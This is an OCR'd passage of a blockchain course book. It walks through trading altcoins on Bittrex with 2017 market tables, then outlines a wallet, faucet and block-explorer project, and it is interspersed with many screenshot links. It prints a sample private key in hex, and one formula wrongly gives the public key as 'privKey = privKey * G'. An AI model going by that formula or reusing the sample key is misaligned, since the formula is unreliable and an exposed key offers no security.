The next thing to do is to **receive** your **Ethereum** after blockchain **confirmations**. In this particular example, **36 confirmations** are needed before the order is finished (confirmed by the blockchain). After a **transaction** was broadcast to the **network**, it may be included in a **block** that is published to the network. When that happens, it is said **transaction** has been mined at a depth of one block. With each subsequent block found, the number of **blocks** deep is increased by one. To be secure against double spending, a transaction should not be considered as **confirmed** until it is a certain number of blocks deep.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Place Your Order

Great! Now you have some **ETH** and you can **trade** them from other **altcoins**, which are listed on the **Bittrex** exchange. Basic trading pairs in **Bittrex** are **BTC**, **ETH** and **USDT**. There are markets for these **3** cryptocurrency. For example, you can buy many altcoins with Ethereum using the **Ethereum Markets.**

ETHEREUM MARKETS

MARKET	CURRENCY	VOLUME	% CHANGE	LAST PRICE	24HR HIGH	24HR LOW	% SPREAD	ADDED
ETH-SC	Siacoin	19748.419	30.1%	0.00009498	0.00011300	0.00006750	0.9%	07/14/2017
ETH-XRP	Ripple	9190.910	1.4%	0.00263580	0.00287025	0.00251001	1.2%	06/25/2017
ETH-LTC	Litecoin	4986.161	10.0%	0.27566771	0.30665472	0.25063993	1.0%	06/25/2017
ETH-XLM	Lumen	4681.200	4.0%	0.00072784	0.00079000	0.00062990	1.1%	07/21/2017
ETH-ADA	Ada	4260.702	-3.1%	0.00102648	0.00110333	0.00092502	0.0%	11/28/2017
ETH-QTUM	Qtum	3765.061	35.3%	0.06868001	0.07360439	0.04633176	0.0%	07/20/2017
ETH-FUN	FunFair	2690.067	1.2%	0.00017300	0.00018150	0.00015702	1.1%	07/04/2017
ETH-SNT	Status Network T...	2634.177	2.2%	0.00052240	0.00054000	0.00046502	1.0%	06/28/2017
ETH-BCC	Bitcoin Cash	2153.268	2.0%	2.51296200	2.63318915	2.33943553	1.5%	08/01/2017
ETH-PAY	TenX Pay Token	2144.320	-12.7%	0.00365000	0.00430529	0.00345556	1.2%	07/07/2017
ETH-POWR	PowerLedger	1800.420	15.9%	0.00169835	0.00170298	0.00133500	4.0%	11/14/2017
ETH-NEO	Neo	1292.491	3.7%	0.10046496	0.10399960	0.09410103	0.5%	07/21/2017
ETH-BAT	Basic Attention T...	1254.160	12.8%	0.00064300	0.00073800	0.00055771	2.2%	06/04/2017
ETH-OMG	OmiseGO	1184.917	-0.7%	0.01919401	0.01980731	0.01827004	0.5%	07/16/2017
ETH-DGB	Digibyte	1128.302	2.9%	0.00012652	0.00015500	0.00011658	1.1%	08/04/2017

1. Let's say you want to buy Dash. Type **Dash** in Search tab as shown in the screenshot. Choose the **ETH-DASH** market pair.


ETHEREUM MARKETS dash

MARKET	CURRENCY	VOLUME	% CHANGE	LAST PRICE	24HR HIGH	24HR LOW	% SPREAD	ADDED
ETH-DASH	Dash	520.284	3.8%	1.15500011	1.18999986	1.08600030	1.0%	07/14/2017

First Prev 1 2 3 4 5 Next Last

2. Now we will do some **trading**. In order to do that we have to know what **Units**, **Bid**, **Type** and **Total** mean.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Units - This is the number of units you will receive. Bittrex will do some math calculations for you, so, you can purchase an arbitrary amount of the desired unit or you can purchase the maximum amount afforded by the number placed in the Total box below.


Bid - This is the price per unit.

Type - There are two options here, "Good 'Til Cancelled" and "Immediate or Cancel". "Good Til Cancelled" will allow small portions of your order to be executed until it is complete. "Immediate or Cancel" requires the full order to be filled immediately, anything else is cancelled.

Total - total amount of coin you currently have that you will be spending for the coin you desire to buy. In this example, we are selling 4.99 ETH in exchange for 5.89 Dash.

Setting a SELL ORDER - A Sell Zone is a price range, set by a trader as an ideal place to sell your coin where we feel that it will not continue climbing. This is to allow for maximum profits.

Sell orders are very similar to **buy orders**.




3. Order book and how to read it

Bittrex uses ASKS and BIDS for selling and buying cryptocurrencies. The BIDS are on the left side and the ASKS on the right side. Other exchanges have the ASK on the left side and BIDS on the right side. Some exchanges use BUY and SELL orders instead of BIDS and ASKS.

They buy order book represents all buyers in the selected market.

- All the bids in the **BUY** order book
- The amount (size) of coins the buyer wants to buy
- The sum of the amount times the price
- The total sum of the previous buy orders
- The depth of the order book and total amount of coins

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



The sell order book looks exactly the same. It consists of:


- All the **ASKS** in the sell order book
- The amount (size) of coins the seller wants to sell
- The sum of the amount times the price
- The total sum of the previous buy orders
- The depth of the order book and total amount of coins

Completed Order and Withdrawals


Now we have bought 5.89 Dash. What we can do next is to trade it for another altcoin, buy Bitcoin, Litecoin, etc. After we have decided we are done with trading, we can withdraw our coins to a software or hardware wallet where they will be safe (or at least safer than on an exchange).

Now click the “minus” button shown in the screenshot.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Enter amount and address where you want your withdrawal sent. Usually this is the address of your coin you withdraw but in the hardware or software wallet.



After the successful trades, you can withdraw you assets again in your Jaxx or Exodus wallet. Dash is supported by both wallets.

What to Submit?


Create a zip file (e.g. **`your-name-trading-at-bittrex.zip`**) holding the screenshots with your experiments. Make screenshots of code and terminals. Submit your zip file as homework at the course Web site.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 1.9. Practical Project: Building a Blockchain Network (Wallet and Faucet)


Building a Blockchain: Wallet, Faucet, Block Explorer


Designing and Building the Wallet App + Faucet App + Blockchain Explorer




















Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Calculating the Block Data Hash

- The **block data hash** is calculated by SHA256 hashing the JSON representation of following block fields (in exactly this order):
  - **'index'**
  - **'transactions'**, each holding these fields:
    - **'from', 'to', 'value', 'fee', 'dateCreated', 'data', 'senderPubKey', 'transactionDataHash', 'senderSignature', 'minedInBlockIndex', 'transferSuccessful'**
  - **'difficulty', 'prevBlockHash', 'minedBy'**

Keys and Addresses

- Elliptic curve cryptography (ECC), using the secp256k1 curve

private key	→	public key	→	address
privKey		= privKey * G		= ripemd(pubKey)
256-bit number 64 hex digits		{x, y} - 256-bit numbers compressed: {x, 0/1} 65 hex digits		RIPEMD-160 of the compressed public key 40 hex digits

```
7e4670ae70c98d24f3662c172dc510a085578b9ccc717e6c2f4e547edd960a34
c74a8458cd7a7e48f4b7ae6f4ae9f56c5c88c0f03e7c59cb4132b9d9d1600bba1
c3293572dbe6ebc60de4a20ed0e21446cae66b17
```

Wallet App

Generating & Storing Keys, Check Account Balances, Signing & Sending Transactions

Choosing the Wallet Type

- HD Wallet vs. Simple Keystore vs. Just "Enter the Private Key"
- HD wallet
  - Based on BIP39 and BIP44 standards (mnemonic + key derivation)
  - Holds multiple keys + addresses
- Simple keystore
  - A private key encrypted in a JSON / UTC document
- Very simple: "*just enter your private key*"
- Password-protect all wallet operations, e.g. sign a transaction

The Wallet App: Sample Screenshots

The Wallet App: Sample Screenshots (2)

Wallet App

- The Wallet App is console / desktop / mobile / web application
  - Manages private keys + signs and sends transactions
  - It might be based on the HD wallet standards (BIP-39 / BIP-32)
  - Or for simplicity, could hold just a single private key
- Functionality:
  - Create new wallet / open existing wallet (optionally protect it with password and keep it in the app / browser local storage)
  - Check account balance for certain blockchain address
  - Create, sign and send transactions

Faucet App

Creating a Faucet Web App

Faucet App

The Faucet App

- The Faucet App is web applications that holds some coins
  - E.g. donated from the genesis transaction
  - Or mined by someone and donated to the faucet
- The faucet works like a wallet with hard-coded private key
- It sends 1 coin (or less) to anyone who requests coins
  - Limits: one request per address per hour + captcha
- For each request, the faucet creates a transaction, signs it and sends it to the specified node URL (through HTTP POST)


Block Explorer


Web App to Explore Blocks, Transactions, Accounts, Balances


Block Explorer


- Implement the Block Explorer as Web app (at port 9999)
  - Optionally, it may hold the Faucet App functionality inside
- Block Explorer functionality:
  - View blocks
  - View confirmed transactions
  - View pending transactions
  - View accounts and balances
  - View peers
  - View network difficulty


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.













Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 1.10. Scaling Blockchains: Offchain, Payment Channels, Sidechains


Scaling the Blockchain Networks


Payment Channels, Lightning Network, Cross-Chain, SegWit, Sidechains

























Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.
















